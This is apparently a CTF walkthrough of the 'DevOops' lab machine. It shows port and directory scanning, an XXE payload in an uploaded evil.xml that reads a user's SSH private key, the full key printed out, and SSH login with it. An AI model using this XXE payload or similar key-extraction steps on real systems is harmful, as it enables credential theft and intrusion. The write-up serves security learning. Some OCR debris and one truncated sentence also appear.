
DevOops

IP: 10.10.10.91



Nmap


Let's start off with a deep scan: nmap -Pn -A -p- -T5 10.10.10.91

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)

5000/tcp open  http    Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

I `searchsploited` gunicorn and nothing came up, so we're on our own.


Website: 5000



Let's enumerate the directories: `gobuster dir -u http://10.10.10.91:5000 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 30`


- `/feed` - shows the image
- `/upload` - an interesting upload page.

From this directory information, and the front page, I guessed that `/uploads/feed.py` may be an option:



XML Exploit

Going to `/upload` we can see we have a page to upload **xml** docs.



Reading the source code for **feed.py**, it doesn't give anything wildly useful that we didn't know already: we need to upload an xml that offers info about an author, the subject, and content

Upload Enumeration

Let's just upload a file that the page will accept and won't get upset from: **normal.xml**

```
<?xml version="1.0"?>
<test>
<Author>test</Author>
<Subject>test</Subject>
<Content>test</Content>
</test>
```

It returns this, which is extremely useful as it lets us know the user's name is .

PROCESSED BLOGPOST: Author: test Subject: test Content: test URL for later reference: /uploads/normal.xml File path: /home/roosa/deploy/src

The aim now is to create a malicious upload that will display the **id_rsa**. So that will look like `/home/roosa/.ssh/id_rsa` This was inspired by this website: https://digi.ninja/blog/when_all_you_can_do_is_read.php


Malicious XML Upload

I crafted this section from here: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#exploiting-xxe-to-retrieve-files

```
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///home/roosa/.ssh/id_rsa'>]>
```

So now let's make an **evil.xml**, and see what happens when we upload that and visit it at: **http://10.10.10.91:5000/uploads/evil.xml**


- My first attempt didn't work because I didn't put a **&** or a **;** in the **test** section.



Evil.xml

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY test SYSTEM 'file:///home/roosa/.ssh/id_rsa'>]>
<test>
<Author>&test;</Author>
<Subject>test</Subject>
<Content>test</Content>
</test>
```

Upload this, and watch something gorgeous come back:




SSH

Copy and paste from the ---- *BEGIN*....all the way to the ---*END RSA PRIVATE KEY*-----. Paste it into a text file called **id_rsa**. The formatting will be weird when you paste, and I believe you need it to be more uniform:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J
R/R+exNggHuqsp8rrcHq96lbXtORy8SOliUjfspPsWfY7JbktKyaQK0JunR25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTeXgoaX4
9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBGllsVn99O90K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZyB3lQrS
JSrT80sr1At6QykR5ApewwtCcatKEgtu1iWlHIB9TTUIUYrYFEPTZYVZcY50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7msOTxLd8OJBw8AfAMHB
lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALItW+lh7
e7ZKcMoH4J2W8OsbRXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5XcSVoqJ
Lk6u5T6VpcQTBCuM9+voiWDX0FUWE97obj8TYwL2vu2wk3ZJn00U83YQ4p9+tno6
NipeFs5ggIBQDU1k1nrBY10TpuyDgZL+2vxpfz1SdaHgHFgZDWjaEtUCgYEA2B93
hNNeXCaXAeS6NJHAxeTKOhapqRoJbNHjZAhsmCRENk6UhXyYCGxX40g7i7T15vt0
ESzdXu+uAG0/s3VNEdU5VggLu3RzpD1ePt03eBvimsgnciWlw6xuZlG3UEQJW8sk
A3+XsGjUpXv9TMt8XBf3muESRBmeVQUnp7RiVIcCgYBo9BZm7hGg7l+af1aQjuYw
agBSuAwNy43cNpUpU3Ep1RT8DVdRA0z4VSmQrKvNfDN2a4BGIO86eqPkt/lHfD3R
KRSeBfzY4VotzatO5wNmIjfExqJY1lL2SOkoXL5wwZgiWPxD00jM4wUapxAF4r2v
vR7Gs1zJJuE4FpOlF6SFJQKBgBHbHBHa5e9iFVOSzgiq2GA4qqYG3RtMq/hcSWzh0
8MnE1MBL+5BJY3ztnnfJEQC9GZAyjh2KXLd6XlTZtfK4+vxcBUDk9x206IFRQOSn
y351RNrwOc2gJzQdJieRrX+thL8wK8DIdON9GbFBLXrxMo2ilnBGVjWbJstvI9Yl
aw0tAoGAGkndihmC5PayKdR1PYhdlVIsfEaDIgemK3/XxvnaUUcuWi2RhX3AlowG
xgQt1LOdApYoosALYta1JPen+65V02Fy5NgtoijLzvmNSz+rpRHGK6E8u3ihmmaq
82W3d4vCUPkKnrgG8F7s3GL6cqWcbZBd0j9u88fUWfPxfRaQU3s=
-----END RSA PRIVATE KEY-----
```

You now need to change the permissions for the id_rsa: `chmod 600 id_rsa` , and then we can ssh in as roosa: `ssh -i id_rsa roosa@10.10.10.91`



Roosa Shell

